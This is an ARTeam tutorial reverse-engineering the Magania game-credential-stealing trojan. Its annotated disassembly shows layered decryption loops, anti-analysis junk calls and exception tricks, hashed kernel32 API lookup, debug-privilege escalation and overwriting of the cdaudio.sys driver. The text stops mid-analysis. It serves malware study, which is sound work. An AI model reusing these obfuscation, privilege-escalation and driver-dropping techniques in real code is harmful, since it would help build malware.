



SWIMMING INTO TROJAN AND ROOTKIT GAMETHIEF.WIN32.MAGANIA HOSTILE CODE



Author: Giuseppe 'Evilcry' Bonfa

Editor: Shub-Nigurrath



ARTeam


FOREWORDS

Trojan-GameThief.Win32.Magania, according to Kaspersky naming convention, monitors the user activities trying to obtain valuable information from the affected user, especially about gaming login accounts. From a functional point of view you can check this post also:

<http://evilcodecave.blogspot.com/2009/08/how-fastly-bypass-hostile-code-for.html>

where you can find also files and registry entries to Remove Megania.

In this paper we will analyse more deeply the structure of this malware, especially the polymorphic part that represents a typical sample of hostile code. Starting from the first load into IDA we can see that Megania's **PE structure** and **Import Table destroyed**, this is how looks from WinGraph:



As you can see IDA shows that's we're facing a crippled structure! This is a start for a nice reversing journey directly to the centre of the malware! These journeys and the nested-dolls structure are really typical of modern malware analysis, and are also a great portion of the fun!

[GENERAL MALWARE INFORMATION:

FILE NAME: G9.EXE
FILE SIZE: 105555 BYTES
MD5 : E4B3079A885277BC41CA39C30A0658EA
SHA1 : FDBF164757B1B686BAD7B66E25ACE4CA3F8C820B
SHA256:
E1D71D92B8E07F6FF9177071AF00C3E784B19817BF3231A1AB3FD49EAB

]

1 TABLE OF CONTENTS

Forewords	2
Disclaimer/License.....	4
Verification	4
 2 THE ESSAY	 5
2.1 Deeper Analysis.....	6
2.1.1 Analysis of cdaudio.sys	34
2.2 Win32 Rootkit Megania Analysis.....	35
2.2.1 Back in User Land	40
2.2.2 nmdfgds0.dll Analysis.....	46
2.3 The End	51

DISCLAIMER/LICENSE

All code included with this tutorial is free to use and modify; we only ask that you mention where you found it. This tutorial is also free to distribute in its current unaltered form, with all the included supplements.

We have potentially illegal stuff inside. All the commercial programs used within our tutorials have been used only for the purpose of demonstrating the theories and methods described. These documents are released under the license of not using the information inside them to attack systems or programs for piracy. If you do it will be against our rules. No distribution of patched applications has been done under any media or host. The applications used were most of the times already been patched by other fellows, and cracked versions were available since a lot of time. ARTeam or the authors of the papers shouldn't be considered responsible for damages to the companies holding rights on those programs. The scope of this document as well as any other ARTeam tutorial is of sharing knowledge and teaching how to patch applications, how to bypass protections and generally speaking how to improve the RCE art. We are not releasing any cracked application. We are not at all encouraging people to release cracked applications; damages if there will be any have to be claimed to persons badly using information, not under our license.

This disclaimer applies to all ARTeam releases and tutorials!

VERIFICATION

ARTeam.esfv can be opened in the ARTeamESFVChecker to verify all files have been released by ARTeam and are unaltered. The ARTeamESFVChecker can be obtained in the release section of the ARTeam site: <http://releases.accessroot.com>




2 THE ESSAY

Let start the argument again from the beginning. **Trojan-GameThief.Win32.Magania**, according to Kaspersky naming convention, monitors the user activities trying to obtain valuable information from the affected user, especially about gaming login accounts. From a functional point of view you can check this post also:

<http://evilcodecave.blogspot.com/2009/08/how-fastly-bypass-hostile-code-for.html>

where you can find also files and registry entries to Remove Megania.

In this paper we will analyse more deeply the structure of this malware, especially the polymorphic part that represents a typical sample of hostile code. Starting from the first load into IDA we can see that Megania's **PE structure** and **Import Table destroyed**, this is how looks from WinGraph:



As you can see IDA shows that's we're facing a crippled structure!

The first thing to do is then to analyze how's the code around the entry point (CTRL+E)

```
.sdata:0043215A          jmp     start_0
```

FUNCTION CHUNK AT .sdata:00432166 SIZE 00000011 BYTES

```
.sdata:00432099
```

```
.sdata:00432099          push    esi
```

```
.sdata:0043209A          push    ecx
```

```
.sdata:0043209B          call    $+5
```

Above snapshot from IDA shows in **Red** the detached function chunks; in some cases IDA has problems resolving the functions, this is one of those situations. This happens because Function Chunks are provided for improving code locality but IDA considers it as continuous functions, the result is an isolated function that is missing all the links, this is why for IDA execution ends after **jmp start_0**. Function Chunks like these could be rectified using an IDA Python Script, but in this case we will resolve only a portion of the problem, and we'll not benefit much trying to master the Magania code. We will instead adopt a dynamic analysis. To reverse Megania you can use Syser or OllyDbg both works great, I used Olly 2 beta to dig the polymorphic code.

Before starting debugging, take time setting the correct Debugging Events:

- **Pause on New Thread**
- **Pause on Thread End**

Into Debugging Exceptions option enable bypass to the program of all the exceptions, and also insert:

- **From C00000001 To C0009898**
- **E043F4D**
- **E06D7363**

We are ready to go finally..

2.1 DEEPER ANALYSIS

Just as an appetizer here's some code snippets, of which it is useful to investigate:

```
0043215A      JMP  q9.00432099
0043215F      RETN
..
00432099      PUSH ESI
0043209A      PUSH ECX
0043209B      CALL q9.004320A0
004320A0      POP  ESI
..
004320F5      PUSH ESI      ;00432125
004320F6      MOV  ESI,ECX  ;kernel32.IsBadReadPtr
004320F8      JMP  SHORT q9.00432119
```

Above portion of code just verifies that the calling process has read access to the specified range of memory. And the checked range is the following:

```
00432125      POPAD
00432126      POP  ECX
..
00432140      PUSH EAX      ; q9.00431E74
00432141      JMP  SHORT q9.00432158
00432158      JMP  SHORT q9.0043215F
```



```
0043215A    JMP q9.00432099
0043215F    RETN
```

Above portion of code leads the execution to location **00431E74** throughout **PUSH** and **RET**. Still tracing the execution, execution that we can skip for this document, we land to the first encrypted layer:

```
00431FFE    OR  EAX,ESI                ; q9.0041B4E8
00432000    ADD EAX,16165BA1
00432005    PUSH ECX
00432006    XOR  EAX,EBP
00432008    ADC  EAX,EBX
0043200A    MOV  ECX,4B2837B6
0043200F    ADD  DWORD PTR DS:[ESI],ECX
00432011    MOV  EAX,EBP
00432013    ADC  EAX,32
00432016    POP  ECX
00432017    OR  EAX,220B1907
0043201C    SBB  EAX,ESP
0043201E    DEC  ECX
0043201F    AND  EAX,496B1878
00432024    CLC
00432025    JB  SHORT q9.00431FBA
00432027    ADD  ESI,4
0043202A    ADC  EAX,EDI
0043202C    CMP  EAX,8EB14BB
00432031    TEST ECX,ECX              ;ECX index counter
00432033    JNZ  SHORT q9.00431FFE
```

This routine decrypts a block of code by performing some basic encryption through additions and xors; once the routine is clear, you can then put a breakpoint immediately after the trailing **JNZ** and then press **RUN**.

What happens is that **after** this decryption routine we have a portion of a **Self Modifying Code**, it's not causing problems and can be skipped, what matters is that we finally land here:

```
00421F37    LEA EAX,DWORD PTR DS:[ESI+EAX*4+5A]
00421F3B    CALL q9.00421F46    ;This call breaks opcodes
00421F40    ADC EAX,EDI          ;fake instruction
00421F42    CALL FF062AC7        ;fake instruction
00421F47    OR EAX,DWORD PTR DS:[EBX+59] ;fake instruction
00421F4A    DEC ESI              ;fake instruction
00421F4B    JNZ q9.00421F37      ;next iteration
```

As you can see the first **CALL q9.00421F46** it's a nice obfuscation: the call is landing between two instructions, the result is that the Olly's analysis of the code is misaligned and essentially wrong. You must be aware of this and follow the call to correctly trace the code, after entering this call the code changes to the following one:

```
00421F46    DEC BYTE PTR DS:[EBX] ;points to 00421F451
00421F48    INC EBX
00421F49    POP ECX
00421F4A    DEC ESI      ;ESI works as counter and start from 0x325h
00421F4B    JNZ q9.00421F37 ;jump until the block of code is decrypted
```

Here, as you can see, the block that needs decryption starts exactly after the JNZ. What is nice here is that if we put a breakpoint before the code is decrypted, what we'll have would be a wrongly decrypted piece of code. So we'll put a BPs at location 00421F4B, press RUN and see the result. What we'll find is that the code changed and now there's a new routine:

```
00421F7A    PUSHAD
00421F7B    OR EAX,ESI
00421F7D    POPAD
00421F7E    MOV AL,BYTE PTR DS:[ESI] ;00421FC9
00421F80    XOR AL,0F6
00421F82    PUSH EAX
00421F83    XOR EAX,732E1201
00421F88    POP EAX
00421F89    MOV BYTE PTR DS:[ESI],AL
```

```

00421F8B  PUSH EAX
00421F8C  ADC EAX,ESI
00421F8E  POP EAX
00421F8F  INC ESI
00421F90  PUSH EAX
00421F91  POP EAX
00421F92  DEC EBX ;EBX = works as counter and start from 0x2ABh
00421F93  CMC
00421F94  CMC
00421F95  JNZ q9.00421F7A ;Run until EBX is not Zero

```

As you could see this big block of code is made of **nested decryption cycles** layered one over the previous. After the last decryption cycle, we encounter another decryption loop:

```

00421FA6  LEA EAX,DWORD PTR DS:[EBX+EAX*4-62]
00421FAA  PUSHAD
00421FAB  OR EAX,604E79A7
00421FB0  POPAD
00421FB1  ADD BYTE PTR DS:[ESI],AL
00421FB3  PUSH EAX
00421FB4  SAR EAX,56 ;Shift constant out of range 1..31
00421FB7  POP EAX
00421FB8  INC ESI
00421FB9  PUSHAD
00421FBA  SBB EAX,ESP
00421FBC  POPAD
00421FBD  DEC EBX
00421FBE  XCHG EDI,ESI
00421FC0  XCHG ESI,EDI
00421FC2  JNZ q9.00421FA6

```

As before you can let it run for few cycles, place a breakpoint after **JNZ** and **RUN**. The code changes again! Immediately after another decryption loop (gasp) we discover the following piece of code. After the last decryption cycle, the execution goes back with a return to the main flow, where it is executed another decrypt cycle.

```
00421830  CALL q9.00421839
00421835  CALL 5F510423
0042183A  JMP SHORT q9.0042183E
0042183C  JMP 03099C29
00421841  JMP SHORT q9.00421844
00421843  CALL 602BDB9F
00421848  JMP SHORT q9.0042184A
```

Using above code look at the first call address, the call is thought to break opcodes and make the executed code really different from what we see statically. Actually the first call just executes a RET.

After this portion of code the execution lands here:

```
004218A7  LEA EAX,DWORD PTR DS:[EDX]
004218A9  ADD EAX,599D6CA5
004218AF  XCHG EAX,EDX
004218B1  POP EAX
004218B2  CALL EAX ; q9.0041B4E4
..
0041B4E2  XOR BYTE PTR DS:[EBX],BH
0041B4E4  ADD ESP,18
0041B4EA  CALL 0041CEE3
0041B4EF  PUSH ES
0041B4F0  MOV EBX,DWORD PTR DS:[EAX]
```

Finally then we land into an interesting routine that elaborates the PE file but presents some call specifically added to generate exceptions. See the following assembler listing:

```

0041D3E0    PUSH EBP
0041D3E1    MOV EBP,ESP
0041D3E3    MOV EBX,77000000 ;Set EBX = 77000000h
0041D3E8    ADD EBX,10000 ;for each cycle increase EBX of 10000h
0041D3EE    CMP EBX,80000000 ;Until EBX is 80000000h
0041D3F4    JNE SHORT 0041D3FB
0041D3F6    MOV EBX,BFF00000
0041D3FB    CALL 0041D4BA
0041D400    CMP ECX,0
0041D403    CALL 0041D1AD
0041D408    JE SHORT 0041D3E8
0041D40A    CALL 0041D1AD
0041D40F    CMP WORD PTR DS:[EBX],5A4D ;EBX points to kernel32 BaseAddr
0041D414    CALL 0041D1AD
0041D419    CALL 0041D1AD
0041D41E    JNE SHORT 0041D3E8
0041D420    CALL 0041D1AD
0041D425    MOV EAX,DWORD PTR DS:[EBX+3C] ;BaseAddr+3Ch = PE Header
0041D428    CALL 0041D1AD
0041D42D    ADD EAX,EBX ;ebx contains PE Header Address
0041D42F    CALL 0041D1AD
0041D434    CALL 0041D1AD
0041D439    CMP WORD PTR DS:[EAX],4550 ;Check if is a valid 'PE'
0041D43E    CALL 0041D1AD
0041D443    JNE SHORT 0041D3E8
0041D445    TEST BYTE PTR DS:[EAX+17],20
0041D449    JE SHORT 0041D3E8
0041D44B    CALL 0041D1AD
0041D450    CALL 0041D1AD
0041D455    MOV EAX,DWORD PTR DS:[EAX+78]
0041D458    CALL 0041D1AD

```

```

0041D45D    ADD EAX,EBX
0041D45F    CALL 0041D1AD
0041D464    MOV EDX,DWORD PTR DS:[EAX+0C]
0041D467    CALL 0041D1AD
0041D46C    ADD EDX,EBX
0041D46E    CALL 0041D1AD
0041D473    CMP DWORD PTR DS:[EDX],4E52454B ;is 'KERN'
0041D479    CALL 0041D1AD
0041D47E    CALL 0041D1AD
0041D483    JNE 0041D3E8
0041D489    CALL 0041D1AD
0041D48E    CMP DWORD PTR DS:[EDX+4],32334C45 ;'EL32'
0041D495    JNE 0041D3E8
0041D49B    CALL 0041D1AD
0041D4A0    MOV EAX,EBX
0041D4A2    CALL 0041D1AD
0041D4A7    MOV ESP,EBP
0041D4A9    CALL 0041D1AD
0041D4AE    CALL 0041D1AD
0041D4B3    POP EBP
0041D4B4    CALL 0041D1AD
0041D4B9    RETN

```

This long and junked piece of code easily searches for Kernel32.dll module let's study the two principal callers of this routine:

- **CALL 0041D4BA**
- **CALL 0041D1AD**

```

0041D4BA    PUSH EBP
0041D4BB    PUSH EBX
0041D4BC    CALL 0041D4CC ;Execution jumps down
0041D4C1    MOV ESP,DWORD PTR SS:[ESP+8] ;here starts Exception Handler

```

```

0041D4C5    MOV ECX,0
0041D4CA    JMP SHORT 0041D4DB
0041D4CC    XOR EAX,EAX    ;execution lands here
0041D4CE    PUSH DWORD PTR FS:[EAX]    ;Set SE Handler 0041D4C1
0041D4D1    MOV DWORD PTR FS:[EAX],ESP
0041D4D4    MOV EAX,DWORD PTR DS:[EBX] ;Causes Access Violation Exception
0041D4D6    MOV ECX,1
0041D4DB    CLD
0041D4DC    XOR EAX,EAX
0041D4DE    POP DWORD PTR FS:[EAX]
0041D4E1    POP EAX
0041D4E2    POP EBX
0041D4E3    POP EBP
0041D4E4    RETN

```

As you can see above call causes a controlled Access Violation Exception. The second caller instead is the following:

CALL 0041D1AD

```

0041D1AD    PUSH ECX
0041D1AE    POP ECX
0041D1AF    RETN

```

It appears to be just a useless call added there just to fool weak analysis. After some fake calls placed to do tracing a bit more confusing we land into a routine that works with the kernel32.dll module:

```

0041D1B0    PUSH ECX
0041D1B1    PUSH ESI
0041D1B2    MOV ESI,DWORD PTR SS:[EBP+3C]
0041D1B5    MOV ESI,DWORD PTR DS:[EBP+ESI+78] ;Exports of kernel32.dll
0041D1B9    ADD ESI,EBP
0041D1BB    PUSH ESI

```

```
0041D1BC    MOV ESI,DWORD PTR DS:[ESI+20]
0041D1BF    ADD ESI,EBP
0041D1C1    XOR ECX,ECX
0041D1C3    DEC ECX
0041D1C4    INC ECX
0041D1C5    LODS DWORD PTR DS:[ESI] ;Load the next function
0041D1C6    ADD EAX,EBP
0041D1C8    XOR EBX,EBX
0041D1CA    MOVSX EDX,BYTE PTR DS:[EAX]
0041D1CD    CMP DL,DH
0041D1CF    JE SHORT 0041D1D9
0041D1D1    ROR EBX,0D
0041D1D4    ADD EBX,EDX
0041D1D6    INC EAX
0041D1D7    JMP SHORT 0041D1CA ;Jump to the next char of the function
0041D1D9    CMP EBX,DWORD PTR DS:[EDI]
0041D1DB    JNE SHORT 0041D1C4 ;Jump to the next function
0041D1DD    POP ESI
0041D1DE    MOV EBX,DWORD PTR DS:[ESI+24]
0041D1E1    ADD EBX,EBP
0041D1E3    MOV CX,WORD PTR DS:[ECX*2+EBX]
0041D1E7    MOV EBX,DWORD PTR DS:[ESI+1C]
0041D1EA    ADD EBX,EBP
0041D1EC    MOV EAX,DWORD PTR DS:[ECX*4+EBX]
0041D1EF    ADD EAX,EBP ;EAX = points to VirtualAlloc
0041D1F1    STOS DWORD PTR ES:[EDI]
0041D1F2    POP ESI
0041D1F3    POP ECX
0041D1F4    RETN
```

Essentially this piece of code locates the address of a kernel32 function; successively we'll discover that this routine is called several times.

```
0041D1A1    PUSH 4
0041D1A3    POP  ECX
0041D1A4    CALL 0041D1B0
0041D1A9    LOOP SHORT 0041D1A4
```

ECX is equal to 4 so the function is called 4 times; consequently we have imports for the following 4 functions:

- **VirtualAlloc**
- **VirtualFree**
- **LoadLibraryA**
- **GetProcAddress**

```
0041D144    PUSH 40
0041D146    PUSH 1000    ;AllocType = MEM_COMMIT
0041D14B    PUSH 80000    ;PAGE_EXECUTE_READWRITE
0041D150    PUSH 0
0041D152    CALL EBX    ;VirtualAlloc
..
0041D159    PUSH EDI
0041D15A    PUSH ESI
0041D15B    PUSH EAX    ;ptr to allocated memory
0041D15C    CALL 0041D161
```

What is clear from the above piece of code is that the allocated memory will be used to store code successively executed (**PAGE_EXECUTE_READWRITE**); we can put a breakpoint on execution on the start address of the allocated memory (pointed by EAX). Inside the call we discover the first use of this piece of memory

```
0041D26C    SHR ECX,2
0041D26F    REP MOVSD  DWORD PTR ES:[EDI],DWORD PTR DS
0041D271    MOV ECX,EAX
0041D273    AND ECX,00000003
```



```
0041D276    TEST     EDX,EDX
```

400h bytes are immediately copied into the allocated memory, by watching the pointed by EDI we can see that the memory is actually pointing to the beginning of a PE file packed with UPX, at a later stage the whole executable is loaded into the memory. So we can concentrate on what this program does..

```

0041D2E3    LEA ESI,[EBX+EAX]
0041D2E6    LEA EAX,[EBX+ECX]
0041D2E9    PUSH EAX                                     ;'kernel32.dll'
0041D2EA    CALL DWORD PTR SS:[ESP+2C] ;LoadLibraryA
0041D2EE    MOV EBP,EAX
0041D2F0    MOV EAX,DWORD PTR DS:[ESI]
0041D2F6    LEA ECX,[EBX+EAX+2]
0041D2FA    PUSH ECX
0041D2FB    PUSH EBP
0041D2FC    CALL DWORD PTR SS:[ESP+2C] ;GetProcAddress(kernel32,function)
0041D300    ADD ESI,4
0041D303    MOV DWORD PTR DS:[EDI],EAX
0041D305    ADD EDI,4
0041D308    MOV EAX,DWORD PTR DS:[ESI]
0041D30A    TEST EAX,EAX
0041D30C    JNE SHORT 0041D2F6
0041D30E    MOV EAX,DWORD PTR SS:[ESP+1C]
0041D312    ADD EAX,14
0041D315    MOV DWORD PTR SS:[ESP+1C],EAX
0041D319    MOV EDI,DWORD PTR DS:[EAX+10] ;Next Function to Import
0041D319    MOV EDI,DWORD PTR DS:[EAX+10]
0041D31C    TEST EDI,EDI
0041D31E    JNE SHORT 0041D2CE

```

The above piece of code just creates the following imports table:

kernel32.dll: LoadLibrary, VirtualProtect

advapi32.dll: RegCloseKey

psapi.dll: EnumProcessModules

user32.dll: wsprintf

After building this import table, execution flow jumps to the code section allocated into memory:

```

0041D391    PUSH  ECX
0041D392    PUSH  1
0041D394    PUSH  EBX
0041D395    LEA  EDX,[EBX+ESI]
0041D398    CALL  EDX      ;EDX points to the code section
..
00350960    CMP  BYTE PTR SS:[ESP+8],1 ;works as a bool could be 0 or 1
00350965    JNE  00350B24
0035096B    PUSHAD
0035096C    MOV  ESI,34E000
00350971    LEA  EDI,[ESI+FFFD3000] ;EDI = 00321000
00350977    PUSH  EDI
00350978    OR   EBP,FFFFFFFF
0035097B    JMP  SHORT 0035098A

```

in our case [ESP+8] is TRUE so jump is not taken

```

0035098A    MOV  EBX,DWORD PTR DS:[ESI]
0035098C    SUB  ESI,-4
0035098F    ADC  EBX,EBX
00350991    JB  SHORT 00350980 ;jump is taken
..

```

```

00350980    MOV AL,BYTE PTR DS:[ESI]    ;ESI = 0034E000
00350982    INC ESI
00350983    MOV BYTE PTR DS:[EDI],AL    ;EDI = 00321000
00350985    INC EDI
00350986    ADD EBX,EBX
00350988    JNE SHORT 00350991

```

This piece of code copies the content of location pointed by ESI in the location pointed by EDI.

```

00350A9B    DEC EAX
00350A9C    REPNE SCAS BYTE PTR ES:[EDI]
00350A9E    PUSH EBP
00350A9F    CALL DWORD PTR DS:[ESI+30068] ;GetProcAddress(lib,funct)
00350AA5    OR EAX,EAX
00350AA7    JE SHORT 00350AB0

```

This time also what is built is an Import Table:

Kernel32.dll: CreateFileA, CopyFileA, DeleteFileA, GetSystemDirectoryA, FindClose, FindNextFileA, FindFirstFileA, FlushFileBuffers, MoveFileA, SetFileAttributesA, DeviceIoControl, GetWindowsDirectoryA, CreateThread, CreateEventA, OpenEventA, GetACP, GetFileSize..etc

```

00350AF9    PUSH ESP
00350AFA    PUSH 4    ;PAGE_READWRITE
00350AFC    PUSH EBX
00350AFD    PUSH EDI    ;EDI = 00320000
00350AFE    CALL EBP    ;VirtualProtect
00350B0E    PUSH EAX
00350B0F    PUSH ESP
00350B10    PUSH EAX    ;PAGE_EXECUTE_READWRITE
00350B11    PUSH EBX
00350B12    PUSH EDI    ;EDI = 00320000
00350B13    CALL EBP    ;VirtualProtect

```

Finally, after two calls to VirtualProtect, the address 00320000 has the same PAGE characteristics:

```
003225BA    LEA EAX,[32252A]
003225C0    JMP EAX ;EAX = 0032252A
..
0032252A    PUSH ECX
0032252B    CALL DWORD PTR DS:[32307C] ;GetACP
00322531    CMP EAX,3A8
00322536    MOV DWORD PTR DS:[32DAD8],EAX
0032253B    JE SHORT 00322546
0032253D    CALL 003222F4
```

The call to GetACP is used to get the current Windows ANSI Code Page identifier of the current operating system. These information are used within the CALL 003222F4

```
0032231A    PUSH EAX
0032231B    PUSH 20019
00322320    PUSH EDI
00322321    PUSH 3274B0 ; ASCII "SYSTEM\CurrentControlSet\Control\Nls\Language"
00322326    PUSH 80000002
0032232B    MOV DWORD PTR SS:[EBP-0C],1
00322332    CALL DWORD PTR DS:[323008] ;RegOpenKeyA
00322352    LEA EAX,[EBP-0C]
00322355    PUSH EAX
00322356    PUSH 0
00322358    PUSH 3274A0 ; ASCII "InstallLanguage"
0032235D    PUSH DWORD PTR SS:[EBP-4]
00322360    CALL DWORD PTR DS:[32300C] ;RegQueryValueA
0032236C    PUSH 327498 ; ASCII "0804"
00322371    PUSH EAX
```

```

00322372    CALL 00322730
..
0032237D    PUSH 1
0032237F    POP EDI
00322380    PUSH DWORD PTR SS:[EBP-4]
00322383    CALL DWORD PTR DS:[323020] ;RegCloseKey
..
0032254D    MOV ESI,327508    ; ASCII "MN_XADLEBCBAXCSDFGEWQCDDDD0"
00322552    XOR EDI,EDI
00322554    PUSH ESI
00322555    PUSH EDI
00322556    PUSH 1F0003      ;EVENT_ALL_ACCESS
0032255B    CALL DWORD PTR DS:[323078] ;OpenEvent
00322561    CMP EAX,EDI
00322563    MOV DWORD PTR DS:[32DAE4],EAX
00322568    JNE SHORT 003225A4
0032256A    PUSH ESI
0032256B    PUSH 1
0032256D    PUSH EDI
0032256E    PUSH EDI
0032256F    CALL DWORD PTR DS:[323074] ;CreateEventA

```

The above code is messing with the creation of a new windows event, called **MN_XADLEBCBAXCSDFGEWQCDDDD0** and if it doesn't exist it is created.

```

00322586    PUSH EAX
00322587    PUSH EDI
00322588    PUSH EDI
00322589    PUSH 321F68
0032258E    PUSH EDI
0032258F    PUSH EDI

```

```
00322590    CALL DWORD PTR DS:[323070] ;CreateThread
```

Above code then tries to create a new thread with a buffer of code. What we do is to put a BP on the last call, when the thread is about to start. The thread is the following one:

```
00322596    PUSH EAX
00322597    MOV DWORD PTR DS:[32DACC],EAX
0032259C    CALL DWORD PTR DS:[3230B0] ;CloseHandle
..
0041D3CD    ADD EBX,240D ;AllocatedMemory + 240Dh
0041D3D3    CALL EBX
003211D4    PUSH 40
003211D6    PUSH 1000
003211DB    PUSH DWORD PTR SS:[ESP+0C]
003211DF    PUSH 0
003211E1    CALL DWORD PTR DS:[3230BC] ;VirtualAlloc
```

This second piece of memory is used to house another PE file decrypted at runtime!

```
00322469    PUSH 104
0032246E    PUSH EAX
0032246F    CALL DWORD PTR DS:[32306C] ;GetWindowsDirectoryA
..
0032125D    SUB ESP,1C
00321260    LEA EAX,[EBP-4]
00321263    PUSH EAX
00321264    PUSH 28
00321266    CALL DWORD PTR DS:[3230A0] ;GetCurrentProcess
0032126C    PUSH EAX
0032126D    CALL DWORD PTR DS:[323010] ;OpenProcessToken
0032127A    PUSH EAX
```

```

0032127B    PUSH 3273A4                ; ASCII "SeDebugPrivilege"
00321280    PUSH 0
00321282    CALL DWORD PTR DS:[323014]
0032127A    PUSH EAX
0032127B    PUSH 3273A4                ; ASCII "SeDebugPrivilege"
00321280    PUSH 0
00321282    CALL DWORD PTR DS:[323014] ;LookupPrivilegeValueA
00321288    TEST EAX,EAX
0032128A    JE SHORT 003212BF          ;If privileges are ok jump
0032128C    MOV EAX,DWORD PTR SS:[EBP-0C]
0032128F    PUSH 0
00321291    MOV DWORD PTR SS:[EBP-18],EAX
00321294    MOV EAX,DWORD PTR SS:[EBP-8]
00321297    MOV DWORD PTR SS:[EBP-14],EAX
0032129A    PUSH 0
0032129C    LEA EAX,[EBP-1C]
0032129F    PUSH 10
003212A1    PUSH EAX
003212A2    PUSH 0
003212A4    PUSH DWORD PTR SS:[EBP-4]
003212A7    MOV DWORD PTR SS:[EBP-1C],1
003212AE    MOV DWORD PTR SS:[EBP-10],2
003212B5    CALL DWORD PTR DS:[323018] ;AdjustTokenPrivileges

```

Above code mess another time with priviledges of it's process and tries to adjust them in order to do escalation. So, in our execution now the privileges are adjusted. If this happens the following portion of the routine is then executed:

```

00321859    LEA EAX,[EBP-10C]
0032185F    PUSH 104
00321864    PUSH EAX
00321865    CALL DWORD PTR DS:[32304C] ; GetSystemDirectoryA

```

```

0032186B    LEA EAX,[EBP-10C]
00321871    PUSH 327418                ; ASCII "\drivers\cdaudio.sys"
00321876    PUSH EAX
00321877    CALL 0032110A
..
0032110B    8B7424 08        MOV ESI,DWORD PTR SS:[ESP+8]
0032110F    57              PUSH EDI
00321110    56              PUSH ESI
00321111    E8 EAFEFFFF     CALL 00321000

```

What we do is then to go inside the **CALL 00321000**

```

00321000    MOV ECX,DWORD PTR SS:[ESP+4]        ; ASCII "C:\WINDOWS\system32"
00321004    XOR EAX,EAX
00321006    CMP BYTE PTR DS:[ECX],AL
00321008    JE SHORT 00321011
0032100A    INC EAX
0032100B    CMP BYTE PTR DS:[ECX+EAX],0
0032100F    JNE SHORT 0032100A

```

Following little piece of code doesn't do anything bad, it just calculates the string length of system's directory path and of the path to the driver cdaudio.sys.

```

00321116    PUSH DWORD PTR SS:[ESP+14]
0032111A    MOV EDI,EAX
0032111C    CALL 00321000 ; strlen("\drivers\cdaudio.sys")
00321121    INC EAX
00321124    PUSH EAX
00321125    PUSH DWORD PTR SS:[ESP+1C] ; "\drivers\cdaudio.sys"
00321129    PUSH EDI
0032112A    CALL 003210EC ;this works like strcat

```

so we will obtain this string: "C:\WINDOWS\system32\drivers\cdaudio.sys". The same thing happens for "\dllcache\cdaudio.sys"

```
0032187C    LEA EAX,[EBP-210]
00321882    PUSH 327400          ; ASCII "\dllcache\cdaudio.sys"
00321887    PUSH EAX
00321888    CALL 0032110A
```

Strings are then joined and then we have the whole path. This path is used to effectively drop down the file on the disk, like the following piece of code shows:

```
00321896    PUSH EDI
00321897    PUSH EDI
00321898    PUSH 3
0032189A    PUSH EDI
0032189B    PUSH 3
0032189D    PUSH C0000000
003218A2    PUSH EAX
003218A3    CALL DWORD PTR DS:[323040] ;CreateFileA
```

The call at 003218A3 has the following parameters:

```
FileName = "C:\WINDOWS\system32\drivers\cdaudio.sys"
DesiredAccess = GENERIC_READ|GENERIC_WRITE
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
pSecurity = NULL
CreationDistribution = OPEN_EXISTING
Attributes = 0
hTemplate = NULL
```

The dropper part of the malware did its dirt work and a new device driver is then now on the system, what is missing is the activation of this device. The device **cdaudio** is opened in the following code:

```
003218A9    MOV ESI,EAX
003218AB    CMP ESI,-1
003218AE    MOV DWORD PTR SS:[EBP-8],ESI
003218B1    JE 00321965
003218B7    PUSH EDI
003218B8    PUSH ESI
003218B9    CALL DWORD PTR DS:[323080] ;GetFileSize
003218BF    MOV EBX,DWORD PTR DS:[3230B0]
003218C5    PUSH ESI
003218C6    MOV EDI,EAX
003218C8    CALL EBX ;CloseHandle
..
```

The code then finds the size of **cdaudio**

```
003218DA    PUSH EAX
003218DB    CALL 003211D4
```

inside the call at 003211D4

```
003211D4    PUSH 40
003211D6    PUSH 1000
003211DB    PUSH DWORD PTR SS:[ESP+0C]
003211DF    PUSH 0
003211E1    CALL DWORD PTR DS:[3230BC] ;VirtualAlloc
```

Allocates a block of memory and exit from call

```
003218EF    PUSH EAX    ;size of cdaudio
003218F0    PUSH 0
003218F2    PUSH ESI    ;ESI points to the allocated memory
003218F3    CALL 00321153
```

Into the memory just allocated the program inserts another PE File.

```
0032194F    PUSH ESI    ;device driver path
00321950    PUSH EAX    ;ptr to allocated memory
00321951    CALL 003214F7
```

And inside there is..

```
00321559    PUSH 3273F0    ; ASCII "%c:\"
0032155E    PUSH EAX
0032155F    CALL DWORD PTR DS:[3230D0] ;wsprintfA
```

Obtains string “\C:” that is used as parameter for the following call to the API GetVolumeInformationA:

```
00321203    PUSH 0A
00321205    PUSH EAX
00321206    LEA EAX,[EBP+8]
00321209    PUSH EAX
0032120A    LEA EAX,[EBP-4]
0032120D    PUSH EAX
0032120E    LEA EAX,[EBP-8]
00321211    PUSH EAX
00321212    LEA EAX,[EBP-20]
00321215    PUSH 0C
```



```
00321217    PUSH EAX
00321218    PUSH DWORD PTR SS:[EBP+8]
0032121B    CALL DWORD PTR DS:[3230B4] ;GetVolumeInformationA
```

With **GetVolumeInformationA** we obtain a set of information about our HD.

```
00321228    PUSH 32739C      ; ASCII "FAT32"
0032122D    PUSH EAX          ;in EAX there is our FileSystem (NTFS)
0032122E    CALL 00321012     ;compare strings
00321240    PUSH 327394      ; ASCII "NTFS"
00321245    PUSH EAX
00321246    CALL 00321012
0032124B    POP ECX
0032124C    TEST EAX,EAX
0032124E    POP ECX
0032124F    JE SHORT 00321256
00321251    PUSH 2
00321253    POP EAX
00321254    LEAVE
00321255    RETN
```

